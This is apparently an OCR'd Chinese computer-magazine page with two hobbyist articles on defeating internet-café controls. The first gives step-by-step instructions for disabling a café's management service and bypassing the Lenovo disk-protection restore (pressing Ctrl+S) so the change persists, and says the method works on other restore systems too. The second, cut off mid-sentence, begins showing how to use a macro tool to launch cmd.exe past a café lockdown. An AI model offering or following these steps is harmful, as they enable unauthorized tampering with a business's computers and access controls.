打开冰刃，直接选择进程选项，可以看到金盘的进程名为Client.exe，还有一个CliGold.exe（图1）。估计Client.exe为客户端程序，而CliGold.exe很有可能就是守护进程。既然已经知道了进程名就可以切换到“启动组”进行查找了（图2）。

可奇怪的是启动组里根本就没有这两个进程，我仔细的找了半天，也没有找到Client.exe或CliGold.exe。我想了一会儿，又仔细的看了一下，突然看到了“注册表项或文件路径”，这儿只有注册表项或是文件路径这两项，却没有服务项，以服务方式来启动可是目前最常用的启动方式之一哟。

切换到“服务”，或在“运行”栏中输入services.msc，一眼便看到金盘的启动服务了（图3）。

我们把它的启动类型改为“已禁用”（图4），然后点击“应用”，“确定”。在重启电脑之前记住要先结账，另外在重启时出现联想硬盘保护系统的提示时按Ctrl+S就不会还原系统了。启动完成了，和意料中的一样，讨厌的金盘没有了（图5）。

现在可以放心的玩了，大家尽兴吧。如果是其它的还原系统也可以按照这个方法来破解，作为小菜可不能死学啊，要活学活用！

（本文所涉及到的冰刃已收录到光盘中）




图 1




图 3




图 2




图 4




图 5

文章难易度：★★
文章阅读点：使用按键精灵突破限制调用或运行隐藏的程序，使用OUTLOOK突破下载限制，利用Totalcmd进行FTP下载

网管，看谁牛！

100％纯情男生

不知为什么我又踏进了那家网吧，或许是好奇心在作怪，想看看他有没有什么改进吧！找了个偏僻的位置坐下，左右环顾了一下，哈哈，没有网管，俗话说的好“网管不在，乘机捣乱”！我打开电脑一看，还真的发现有了新的变化，不使用老猫工作室的系统而改成网士达了，网上邻居中也没有可写的文件夹！试了好多常用的破解方法，居然都没有搞定，气得我照着显示器拍了一巴掌。还是玩会儿网游吧，开心一点可能就会有灵感了。看看电脑里有什么能用的外挂，居然发现了按键精灵（图1）。

听说它的功能非常强大的，点击下载后再点“浏览已下载外挂”就可以看见了，运行按键精灵后便看到了它的界面，看看能生成什么文件。点了一下左上角的增加，因为是第一次使用，还真不知道该怎么入手，大致看了一下功能，居然让我看到了调用标准库函




图 2




图 1

数下有个运行外部程序的选项（图2），这可是好事^_^，不知道能不能用它来运行CMD。双击右边的提示，便会提示你输入要运行程序的路径（图3），输入"c:\windows\system32\cmd.exe"，确

